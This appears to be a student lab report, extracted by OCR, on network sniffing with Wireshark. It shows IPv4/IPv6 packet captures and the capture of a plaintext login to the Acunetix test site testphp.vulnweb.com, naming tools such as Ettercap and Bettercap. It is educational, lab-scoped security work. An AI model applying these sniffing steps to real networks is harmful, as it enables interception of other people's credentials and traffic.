Snnifing

sniffing is the act of intercepting and monitoring traffic on a network. This can be done using software that captures all data packets passing through a given network interface or by using hardware devices explicitly designed for this purpose.

Descriptions: In this project for performing all task we need an environment in virtual space with two or more systems.

Tools: Ettercap, Bettercap, Evilfoca, Wireshark, Netcat, etc.

- **Set up an environment in the virtual space that replicates the organization’s two or more computer systems sharing data with each other**
- **Establish the environment that will allow the attacker machine sniffing attack in the same network.**
- **Download and install all the required tools for sniffing and spoofing**

The lab is already satisfied with all requirements included in task

The system we have in lab is:

->Windows 11

->Windows server 2022

->windows server 2019

->parrot

● Demonstrate the techniques by which the attacker can sniff the data of two or more communicating devices in the organization over IPv4 and IPv6.


The wireshark is used for sniffing,capturing and monitoring the packets over the network, through it we can get packets,data,protocol,ip …etc

We are performing sniffing and analysis of packets. Capturing it monitoring it review protocols ,ip, services,version over the tcp/ip with both ipv4 and ipv6 protocols.


Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.


Dashboard:




We can see the source ,destination,protocol,info whatever Is running on network



Ipv4 packet:


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Packet 9 · Ethernet
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.1.104, Dst: 13.107.4.50
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 52
Identification: 0x8332 (33586)
010. .... = Flags: 0x2, Don't fragment
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 128
Protocol: TCP (6)
0000 28 87 ba 22 ee 8c 08 00 27 22 0e ae 08 00 45 00
0010 00 34 83 32 40 00 80 06 00 00 c0 a8 01 68 0d 6b
0020 04 32 c3 7a 00 50 17 9a 6a 3d 6e 9e 8d 45 80 10
0030 04 00 d3 d3 00 00 01 01 05 0a 6e 9e 92 6b 6e 9e
0040 a1 dd
Show packet bytes
Close
Help
Ethernet: <live capture in progress>
Packets: 18250 · Displayed: 18250 (100.0%)
Profile: Default


Ipv6 packet:


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Packet 14 · Ethernet
Frame 14: 1372 bytes on wire (10976 bits), 1372 bytes captured (10976 bits) on interface \Device\NPF_{C3F5F922
Ethernet II, Src: TP-Link_22:ee:8c (28:87:ba:22:ee:8c), Dst: PcsCompu_22:0e:ae (08:00:27:22:0e:ae)
Internet Protocol Version 6, Src: 2001:1900:2381:a::1fe, Dst: 2401:4900:555a:eece:a421:2483:bd99:8740
0110 .... = Version: 6
.... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
.... 0011 1110 0101 0111 1011 = Flow Label: 0x3e57b
Payload Length: 1318
Next Header: TCP (6)
Hop Limit: 58
Source Address: 2001:1900:2381:a::1fe
Destination Address: 2401:4900:555a:eece:a421:2483:bd99:8740
Transmission Control Protocol, Src Port: 80, Dst Port: 50103, Seq: 1, Ack: 1, Len: 1298
0000 08 00 27 22 0e ae 28 87 ba 22 ee 8c 86 dd 60 03
0010 e5 7b 05 26 06 3a 20 01 19 00 23 81 00 0a 00 00
0020 00 00 00 00 01 fe 24 01 49 00 55 5a ee ce a4 21
0030 24 83 bd 99 87 40 00 50 c3 b7 27 46 17 83 28 73
0040 37 8d 50 10 00 0b a6 be 00 00 12 ce 18 af 44 82
0050 fc 56 e8 ff 1e 7b 7a c5 f8 bf fb e4 ba 4e 52 3b
Show packet bytes
Close
Help
Frame 14: 1
Section
Interfac
Encapsul
Arrival
[Time sh
Epoch Ti
[Time de
[Time delta from previous displayed frame: 0.003411000 seconds]
[Time since reference or first frame: 0.023696000 seconds]
Frame Number: 14
Ethernet: <live capture in progress>
Talk to Cortana
Packets: 28318 · Displayed: 28318 (100.0%)
Profile: Default

We are going to perform a scan on wireshark with testing websites

Capturing the packets and see the information of it

WEBSITES: http://testphp.vulnweb.com/



We are capture the login packets in wireshark

Wireshark demonstration:

The packets:

In the wireshark packet we can get information like

Interface,encapsulation type,time etc..)

the wireshark packet look like this:

```
Frame 9: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits) on interface enp0s3, id 0
  Interface id: 0 (enp0s3)
  Encapsulation type: Ethernet (1)
  Arrival Time: Nov 28, 2022 17:37:11.338875191 IST
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1669637231.338875191 seconds
  [Time delta from previous captured frame: 0.012040441 seconds]
  [Time delta from previous displayed frame: 0.012040441 seconds]
  [Time since reference or first frame: 0.563679246 seconds]
  Frame Number: 9
  Frame Length: 472 bytes (3776 bits)
  Capture Length: 472 bytes (3776 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:tcp:http]
  [Coloring Rule Name: HTTP]
  [Coloring Rule String: http || tcp.port == 80 || http2]
```

Source/destination IP:

It’s show’s as the source as well as the destinations ip

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	192.168.1.1	DNS	79	Standard query 0x211a A testphp.vulnweb.com
2	0.194368905	192.168.1.1	10.0.2.5	DNS	95	Standard query response 0x211a A testphp.vulnweb.com A 44.228.249.3
3	0.195554598	10.0.2.5	44.228.249.3	TCP	74	59816 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1166538069 TSecr=0 WS=128
4	0.447728403	10.0.2.5	192.168.1.1	DNS	79	Standard query 0x50d6 A testphp.vulnweb.com
5	0.506184486	192.168.1.1	10.0.2.5	DNS	95	Standard query response 0x50d6 A testphp.vulnweb.com A 44.228.249.3
6	0.512240530	10.0.2.5	44.228.249.3	TCP	74	59818 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1166538386 TSecr=0 WS=128
7	0.551509163	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460
8	0.551638805	10.0.2.5	44.228.249.3	TCP	54	59816 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
9	0.563679246	10.0.2.5	44.228.249.3	HTTP	472	GET /login.php HTTP/1.1
10	0.721778121	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [ACK] Seq=1 Ack=419 Win=32350 Len=0
11	0.859023785	44.228.249.3	10.0.2.5	TCP	60	80 → 59818 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460
12	0.859067657	10.0.2.5	44.228.249.3	TCP	54	59818 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
13	0.890665761	44.228.249.3	10.0.2.5	TCP	1424	80 → 59816 [PSH, ACK] Seq=1 Ack=419 Win=32350 Len=1370 [TCP segment of a reassembled PDU]
14	0.890701117	10.0.2.5	44.228.249.3	TCP	54	59816 → 80 [ACK] Seq=419 Ack=1371 Win=63020 Len=0
15	0.910763693	44.228.249.3	10.0.2.5	HTTP	1432	HTTP/1.1 200 OK (text/html)
16	0.910793869	10.0.2.5	44.228.249.3	TCP	54	59816 → 80 [ACK] Seq=419 Ack=2749 Win=63020 Len=0
17	1.215634223	10.0.2.5	44.228.249.3	HTTP	470	GET /images/logo.gif HTTP/1.1
18	1.224234779	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [ACK] Seq=2749 Ack=835 Win=31934 Len=0

In the above pictures we can see source/destination for each and every packet.

Source	Destination
10.0.2.5	192.168.1.1
192.168.1.1	10.0.2.5
10.0.2.5	44.228.249.3
10.0.2.5	192.168.1.1
192.168.1.1	10.0.2.5
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5

Request:


GET

In the request packet we can get some important information's like(Browser,

Browser version,Operating system,Lanuguages,Host,Http version,etc) which is presented in image below

POST

In this we can get information like server,server version,programming language,programming language version,os and os version etc..)




Critical information :

Some times when the website is vulnerable than its show's some critical information publicly

Ex: page source code, Login credentials, Different Keys

TLS(transport layer security) :

In this we can see the versions, and encrypted application data




Page source code:

In this we can see the page source, sometimes page source is really usefull

Because in that an attacker able to find many things like(other webpages, directory's, programming language's, Developer's comment's,misconfigrations,business logic flow's ,etc..)


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"\n
"http://www.w3.org/TR/html4/loose.dtd">\n
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->\n
<head>\n
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">\n
\n
<!-- InstanceBeginEditable name="document_title_rgn" -->\n
<title>login page</title>\n
<!-- InstanceEndEditable -->\n
<link rel="stylesheet" href="style.css" type="text/css">\n
<!-- InstanceBeginEditable name="headers_rgn" -->\n
<!-- here goes headers headers -->\n
<!-- InstanceEndEditable -->\n
<script language="JavaScript" type="text/JavaScript">\n
<!--\n
function MM_reloadPage(init) {  //reloads the window if Nav4 resized\n
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {\n
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}\n
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();\n
}\n
MM_reloadPage(true);\n
//-->\n
</script>\n
\n
</head>\n
<body> \n
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">\n
<div id="masthead"> \n
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></a></h1>   \n
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>\n
  <div id="globalNav"> \n
      \t<table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>\n
\t<td align="left">\n
\t\t<a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists\n
\t\t</a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> | \n
\t\t<a href="guestbook.php">guestbook</a> | \n
\t\t<a href="AJAX/index.php">AJAX Demo</a>\n
\t</td>\n
\t<td align="right">\n
\t\t</td>\n
\t</tr></table>\n
  </div> \n
</div> \n
<!-- end masthead --> \n
\n
<!-- begin content -->\n
<!-- InstanceBeginEditable name="content_rgn" -->\n
<div id="content">\n
\t<div class="story">\n
\t<h3>If you are already registered please enter your login information below:</h3><br>\n
\t<form name="loginform" method="post" action="userinfo.php">\n
\t<table cellpadding="4" cellspacing="1">\n
\t\t<tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:120px;"></td></tr>\n
\t\t<tr><td>Password : </td><td><input name="pass" type="password" size="20" style="width:120px;"></td></tr>\n
\t\t<tr><td colspan="2" align="right"><input type="submit" value="login" style="width:75px;"></td></tr>\n
\t</table>\n
\t</form>\n
  \t</div>\n
\t<div class="story">\n
\t<h3>\n
```

Credentials:



The Packet:

The packet which we can see is in a blue color




Credential:

We can clearly see the credentials

Username:admin

